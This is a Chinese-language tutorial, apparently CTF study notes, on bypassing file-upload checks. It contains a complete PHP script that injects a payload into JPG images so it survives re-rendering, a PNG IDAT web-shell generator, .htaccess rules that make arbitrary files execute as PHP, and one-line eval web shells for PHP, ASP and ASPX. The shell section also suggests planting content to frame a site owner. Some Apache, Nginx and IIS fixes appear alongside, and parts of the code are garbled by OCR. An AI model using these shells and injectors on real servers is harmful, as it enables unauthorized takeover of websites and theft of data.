            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>
```

使用方法

准备


随便找一个jpg图片,先上传至服务器然后再下载到本地保存为`1.jpg`.

插入php代码

使用脚本处理`1.jpg`,命令`php jpg_payload.php 1.jpg`

```
➜  jpg php jpg_payload.php 1.jpg
Success!%
➜  jpg ls
1.jpg  jpg_payload.php  payload_1.jpg
➜  jpg
```

使用16进制编辑器打开,就可以看到插入的php代码.




上传图片马

将生成的`payload_1.jpg`上传.

验证

将上传的图片再次下载到本地,使用16进制编辑器打开



可以看到,php代码没有被去除.
证明我们成功上传了含有php代码的图片.

需要注意的是,有一些jpg图片不能被处理,所以要多尝试一些jpg图片.

查看源码 对gif的过滤部分：发现gif图片被二次渲染

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-0R1UcQqq-1611500711963)(https://Lmg66.github.io/img/42.png)]

尝试上传gif(带有木马)，并将上传

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-js6v3HSZ-1611500711963)(https://Lmg66.github.io/img/43.png)]

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-dV0t6VKy-1611500711963)(https://Lmg66.github.io/img/44.png)]

gif绕过:找到渲染前后没有变化的位置，然后将php木马写入即可，下载上传后的gif，发现木马上传成功

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-Yz8vn2mV-1611500711964)(https://Lmg66.github.io/img/45.png)]

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-La05j99r-1611500711965)(https://Lmg66.github.io/img/46.png)]

查看源码：对png的过滤部分 发现被二次渲染#

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-1n7LOMUF-1611500711965)(https://Lmg66.github.io/img/47.png)]

尝试上传带有一句话木马的png图片，上传下载发现木马被渲染掉

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-zKE8dEsk-1611500711965)(https://Lmg66.github.io/img/48.png)]

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-rMzmu7fW-1611500711966)(https://Lmg66.github.io/img/49.png)]

绕过方法：

1.写入php代码到PLTE模块

PLTE模块:调色板PLTE数据块是辅助数据快，对于索引图像，调试板信息是必须的，调色板的颜色索引从0开始编号，然后是1、2……，调色板的颜色数不能超过色深中规定的颜色数（如图像色深为4的时候，调色板中的颜色数不可以超过2^4=16），否则，这将导致PNG图像不合法。

PLTE模块是辅助模块并不是每个png图片都有的，多找几个png图片

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-qRulfj0C-1611500711966)(https://Lmg66.github.io/img/50.png)]

然后计算PLTE数据块的CRC

```
import binascii
import re
png = open(r'2.png','rb')
a = png.read()
png.close()
hexstr = binascii.b2a_hex(a)
''' PLTE crc '''
data =  '504c5445'+ re.findall('504c5445(.*?)49444154',hexstr)[0]
crc = binascii.crc32(data[:-16].decode('hex')) & 0xffffffff
print hex(crc)
```

运行结果写入CRC模块

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-j3HlERjA-1611500711966)(https://Lmg66.github.io/img/51.png)]

然后上传即可；注：CRC(cyclic redundancy check)域中的值是对Chunk Type Code域和Chunk Data域中的数据进行计算得到的。储存用来检测是否有错误的循环冗余码。参考https://xz.aliyun.com/t/2657

2.写入IDAT数据块

国外大佬脚本直接用

```
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);
$img = imagecreatetruecolor(32, 32);
for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}
imagepng($img,'./1.png');
?>
```

运行脚本生成1.png，发现木马被写入

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-hqAeBE2W-1611500711968)(https://Lmg66.github.io/img/52.png)]

上传利用：文件包含

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-1Vuuoyjr-1611500711968)(https://Lmg66.github.io/img/53.png)]

图片原理：https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

木马原理：assert()会检查内部是否是字符串，如果是字符串，它将会被assert()当做php代码执行

查看源码 对jpg的过滤部分 发现对jpg图片进行二次渲染#

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-DLn9Miux-1611500711968)(https://Lmg66.github.io/img/54.png)]

绕过姿势:先随便上传一个1.jpg图片到服务器，将上传后的图片下载，用国外大佬脚本处理一下（并不是所有图片都能被脚本处理插入木马多试几个）

处理cmd命令：php 脚本名.php 1.jpg（需要安装php环境）

脚本被我改一下，发现大佬脚本不能用

```
<?php

    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations c
aused by PHP functions imagecopyresized() and imagecopyresampled().

    It is necessary that the size and quality of the initial image are the same as those of the processed image.

    1) Upload an arbitrary image via secured files upload script

    2) Save the processed image and launch:

    jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:

    1) After the second processing the injected data may become partially corrupted.

    2) The jpg_payload.php script outputs "Something's wrong".

    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial i
mage.


    Sergey Bobrov @Black2Fan.

    See also:

    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */



    $miniPayload = "<?php phpinfo();?>";




    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {

        die('php-gd is not installed');

    }
```

```
if(!isset($argv[1])) {
    die('php jpg_payload.php <jpg_name.jpg>');
}

set_error_handler("custom_error_handler");

for($pad = 0; $pad < 1024; $pad++) {
    $nullbytePayloadSize = $pad;
    $dis = new DataInputStream($argv[1]);
    $outStream = file_get_contents($argv[1]);
    $extraBytes = 0;
    $correctImage = TRUE;

    if($dis->readShort() != 0xFFD8) {
        die('Incorrect SOI marker');
    }

    while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                str_repeat("\0",$nullbytePayloadSize) .
                substr($outStream, $startPos);
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
```

```
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str_repeat("\0",$nullbytePayloadSize).
                            substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                            substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
```

```
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}

class DataInputStream {
    private $binData;
    private $order;
    private $size;
```

```
    public function __construct($filename, $order = false, $fromString = false) {
        $this->binData = '';
        $this->order = $order;
        if(!$fromString) {
            if(!file_exists($filename) || !is_file($filename))
                die('File not exists ['.$filename.']');
            $this->binData = file_get_contents($filename);
        } else {
            $this->binData = $filename;
        }
        $this->size = strlen($this->binData);
    }

    public function seek() {
        return ($this->size - strlen($this->binData));
    }

    public function skip($skip) {
        $this->binData = substr($this->binData, $skip);
    }

    public function readByte() {
        if($this->eof()) {
            die('End Of File');
        }
        $byte = substr($this->binData, 0, 1);
        $this->binData = substr($this->binData, 1);
        return ord($byte);
    }
```

```
        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }


        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-SwOa8CHR-1611500711969)(https://Lmg66.github.io/img/55.png)]

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-0N8cmpPR-1611500711969)(https://Lmg66.github.io/img/56.png)]

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-UKwy3gaP-1611500711970)(https://Lmg66.github.io/img/57.png)]

0x06 解析攻击

0x01 .htaaccess

- ## .htaccess是什么

  - .htaccess文件(或者”分布式配置文件”）提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。
  - 概述来说，htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。
  - 启用.htaccess，需要修改httpd.conf，启用AllowOverride，并可以用AllowOverride限制特定命令的使用。如果需要使用.htaccess以外的其他文件名，可以用AccessFileName指令来改变。例如，需要使用.config ，则可以在服务器配置文件中按以下方法配置：AccessFileName .config 。
  - 笼统地说，.htaccess可以帮我们实现包括：文件夹密码保护、用户自动重定向、自定义错误页面、改变你的文件扩展名、封禁特定IP地址的用户、只允许特定IP地址的用户、禁止目录列表，以及使用其他文件作为index文件等一些功能。
  - .htaccess文件可以在网站目录树的任何一个目录中，只对该文件所在目录中的文件和子目录有效。

- ## .htaccess 原理

  通过.htaccess文件，调用php的解析器解析一个文件名，只要包含"1"这个字符串的任意文件。这个"1"的内容如果是一句话木马，即可利用中国菜刀或中国蚁剑进行连接。

```
<FilesMatch "1">
SetHandler application/x-httpd-php
</FilesMatch>
```

一句话木马在有些题目中会被检测

```
<script language='php'>@eval($_POST['cmd'])</script>    #可以用js代替
```

eg: CTF HUB web .htaccess

eg：[MRCTF2020]你传你□呢

eg：[GXYCTF2019]BabyUpload

解法

1.编写`.htaccess`文件，并上传
我这里代码的意思是只要文件名中包含`1`，那么就当成php处理

```
<FilesMatch "1">
SetHandler application/x-httpd-php
</FilesMatch>
```

2.上传木马，后缀不是上面图片里有的后缀就行
反着想一想，这些被过滤的后缀名都可能会有漏洞，可以记下来
3.中国蚁剑连接，获得flag

1、常规思路

修改.htaccess文件，上传指定后缀名的一句话，菜刀连接getshell。------ 失败

基本上就这样


```
我试过的.htaccess内容：
版本1
<FilesMath  ".jpg">
SetHandler application/x-httpd-php
</FilesMatch>


版本2
AddType application/x-httpd-php .jpg


配合PHP各种一句话文件后缀.jpg，
<?php eval($_PTST['c']);?>
<?php eval($_GET['c']);?>
<?php @eval($_PTST['c']);?>
<?php @eval($_GET['c']);?>
<?php eval($_PTST["c"]);?>
<?php eval($_GET["c"]);?>
<?php @eval($_PTST["c"]);?>
<?php @eval($_GET["c"]);?>


亲测，菜刀蚁剑没有一个能正常连接，要么200ok啥都不显示或者显示一句话，连不上，要么直接404，还有500的。

12345678910111213141516171819202122232 4
```

这种思路就是网上最流行的思路，想看的童鞋可以看这里
https://www.cnblogs.com/anweilx/p/12523582.html

2、PHP passthru()函数

这个方法不需要菜刀，蚁剑什么，弱爆了，直接浏览器访问就看到了flag好吗，给想出这个方法的大佬点赞。
PHP的passthru()这个函数可以直接执行外部命令，用法passthru" ls ")，同样有此功能的函数还有
exec()、system()、 shell_exec()等。

解法
这里先写一个.htaccess文件上传


```
<FilesMatch "sj">  //sj随便写的，后面上传的文件没有后缀，就叫sj
 SetHandler application/x-httpd-php
</FilesMatch>
123
```

然后写sj文件内容如下：

```
<?php
#passthru("ls /var/www/html/"); //第一次只写这一行，用来找flag文件在哪里
passthru("cat /var/www/html/flag_229326633.php");//第二次是找到了flag文件之后，直接读取内容
?>
1234
```

上传sj文件，然后浏览器直接访问文件：

这里啥都没有，需要查看源码。（小坑小坑）



得到flag

0x02 配合解析漏洞

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-NPyYR8t3-1611500711971)(https://images2015.cnblogs.com/blog/781551/201702/781551-20170221230310304-1595761877.jpg)]

（一）IIS5.x-6.x解析漏洞

使用iis5.x-6.x版本的服务器，大多为windows server 2003，网站比较古老，开发语句一般为asp；该解析漏洞也只能解析asp文件，而不能解析aspx文件。

目录解析(6.0)

形式：www.xxx.com/xx.asp/xx.jpg
原理: 服务器默认会把.asp，.asa目录下的文件都解析成asp文件。

文件解析

形式：www.xxx.com/xx.asp;.jpg
原理：服务器默认不解析;号后面的内容，因此xx.asp;.jpg便被解析成asp文件了。

解析文件类型

IIS6.0 默认的可执行文件除了asp还包含这三种：

/test.asa
/test.cer
/test.cdx

修复方案

1.目前尚无微软官方的补丁，可以通过自己编写正则，阻止上传xx.asp;.jpg类型的文件名。
2.做好权限设置，限制用户创建文件夹。

（二）apache解析漏洞

漏洞原理

Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar “.owf”和”.rar” 这两种后缀是apache不可识别解析,apache就会把wooyun.php.owf.rar解析成php。

漏洞形式

www.xxxx.xxx.com/test.php.php123

其余配置问题导致漏洞

（1）如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。
（2）如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg，一样能以 php 方式执行。

修复方案

1.apache配置文件，禁止.php.这样的文件执行，配置文件里面加入

```
<Files ~ “.(php.|php3.)”>
        Order Allow,Deny
        Deny from all
</Files>
```

2.用伪静态能解决这个问题，重写类似.php.*这类文件，打开apache的httpd.conf找到LoadModule rewrite_module modules/mod_rewrite.so
把#号去掉，重启apache,在网站根目录下建立.htaccess文件,代码如下:

[ ](javascript:void(0)□

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .(php.|php3.) /index.php
RewriteRule .(pHp.|pHp3.) /index.php
RewriteRule .(phP.|phP3.) /index.php
RewriteRule .(Php.|Php3.) /index.php
RewriteRule .(PHp.|PHp3.) /index.php
RewriteRule .(PhP.|PhP3.) /index.php
RewriteRule .(pHP.|pHP3.) /index.php
RewriteRule .(PHP.|PHP3.) /index.php
</IfModule>
```

[ ](javascript:void(0)□

（三）nginx解析漏洞

漏洞原理

Nginx默认是以CGI的方式支持PHP解析的，普遍的做法是在Nginx配置文件中通过正则匹配设置SCRIPT_FILENAME。当访问www.xx.com/phpinfo.jpg/1.php这个URL时，$fastcgi_script_name会被设置为“phpinfo.jpg/1.php”，然后构造成SCRIPT_FILENAME传递给PHP CGI，但是PHP为什么会接受这样的参数，并将phpinfo.jpg作为PHP文件解析呢?这就要说到fix_pathinfo这个选项了。 如果开启了这个选项，那么就会触发在PHP中的如下逻辑：

PHP会认为SCRIPT_FILENAME是phpinfo.jpg，而1.php是PATH_INFO，所以就会将phpinfo.jpg作为PHP文件来解析了

漏洞形式

www.xxxx.com/UploadFiles/image/1.jpg/1.php
www.xxxx.com/UploadFiles/image/1.jpg%00.php
www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php


xxx.jpg%00.php (Nginx <8.03 空字节代码执行漏洞)

另外一种手法：上传一个名字为test.jpg，以下内容的文件。

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

然后访问test.jpg/.php,在这个目录下就会生成一句话木马shell.php。

使用phpstudy测试，默认配置即可（虽然默认的cgi.fix_pathinfo是注释状态，但的确默认值为1）。**nginx版本1.11.5（可见并不是）**



修复方案

1.修改php.ini文件，将cgi.fix_pathinfo的值设置为0;
2.在Nginx配置文件中添加以下代码：

```
if ( $fastcgi_script_name ~ ..*/.*php ) {
return 403;
}
```

这行代码的意思是当匹配到类似test.jpg/a.php的URL时，将返回403错误代码。

（四）IIS7.5解析漏洞

IIS7.5的漏洞与nginx的类似，都是由于php配置文件中，开启了cgi.fix_pathinfo，而这并不是nginx或者iis7.5本身的漏洞。

PS: a.aspx.a;.a.aspx.jpg…jpg

0x0N 一句话木马

概述

在很多的渗透过程中，渗透人员会上传一句话木马（**简称Webshell**）到目前web服务目录继而提权获取系统权限，不论asp、php、jsp、aspx都是如此，那么一句话木马到底是什么呢?

先来看看最简单的一句话木马：

```
<?php @eval($_POST['cmd']) ?>
```

【基本原理】利用**文件上传漏洞**，往目标网站中上传一句话木马，然后你就可以在本地通过蚁剑即可获取和控制整个网站目录。@表示后面即使执行错误，也不报错。`eval()`函数表示括号内的语句字符串什么的全都当做代码执行。`$_POST['cmd']`表示从页面中获得cmd这个参数值。

入侵条件

其中，只要攻击者满足三个条件，就能实现成功入侵：

```
（1）木马上传成功，未被杀；
（2）知道木马的路径在哪；
（3）上传的木马能正常运行。
```

常见形式

常见的一句话木马：

```
php的一句话木马：  <?php @eval($_POST['cmd']);?>
asp的一句话是：    <%eval request ("cmd")%>
aspx的一句话是：   <%@ Page Language="Jscript"%> <%eval(Request.Item["cmd"],"unsafe");%>
```

我们可以直接将这些语句插入到网站上的某个asp/aspx/php文件上，或者直接创建一个新的文件，在里面写入这些语句，然后把文件上传到网站上即可。

基本原理

首先我们先看一个原始而又简单的php一句话木马：

```
<?php @eval($_POST['cmd']); ?>
```

看到这里不得不赞美前辈的智慧。对于一个稍微懂一些php的人而言，或者初级的安全爱好者，或者脚本小子而言，**看到的第一眼就是密码是cmd**，通过post提交数据，但是具体如何执行的，却不得而知，下面我们分析一句话是如何执行的。


这句话什么意思呢？

（1）php的代码要写在`<?php ?>`里面，服务器才能认出来这是php代码，然后才去解析。
（2）`@`符号的意思是不报错，即使执行错误，也不报错。

例如：

```
<?php
eval($_POST[cmd]);
?>
```

如果没有@，如下图，就会报错



为什么呢？因为一个变量没有定义，就被拿去使用了，服务器就善意的提醒：Notice，你的xxx变量没有定义。这不就暴露了密码吗？所以我们加上`@`。

（3）为什么密码是cmd呢？

那就要来理解这句话的意思了。php里面几个超全局变量：`$_GET`、`$_POST`就是其中之一。`$_POST['a']`;的意思就是a这个变量，用post的方法接收。

> 注释：传输数据的两种方法，get、post，post是在消息体存放数据，get是在消息头的url路径里存放数据（例如xxx.php?a=2）

（4）如何理解`eval()函数`？

eval()把字符串作为PHP代码执行。

例如：`eval("echo 'a'")`;其实就等于直接`echo 'a'`;再来看看`<?php eval($_POST['pw']); ?>`首先，用post方式接收变量pw，比如接收到了：`pw=echo 'a'`;这时代码就变成`<?php eval("echo 'a';"); ?>`。结果如下：


连起来意思就是：用post方法接收变量pw，把变量pw里面的字符串当做php代码来执行。所以也就能这么玩：也就是说，你想执行什么代码，就把什么代码放进变量pw里，用post传输给一句话木马。你想查看目标硬盘里有没有小黄片，可以用php函数：`opendir()`和`readdir()`等等。想上传点小黄片，诬陷站主，就用php函数：`move_uploaded_file`，当然相应的html要写好。你想执行cmd命令，则用`exec()`。

当然前提是：php配置文件php.ini里，关掉安全模式`safe_mode = off`，然后再看看 禁用函数列表 disable_functions = proc_open, popen, exec, system, shell_exec ，把exec去掉，确保没有exec（有些cms为了方便处理某些功能，会去掉的）。

来看看效果，POST代码如下：

```
cmd=header("Content-type:text/html;charset=gbk");
exec("ipconfig",$out);
echo '<pre>';
print_r($out);
echo '</pre>';
12345
```

在这里我们可以看到系统直接执行了系统命令。SO,大家现在应该理解，为什么说一句话短小精悍了吧！



以下为参考资料

---

js检查

一般都是在网页上写一段javascript脚本，校验上传文件的后缀名，有白名单形式也有黑名单形式。

查看源代码可以看到有如下代码对上传文件类型进行了限制：

后缀大小写绕过

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
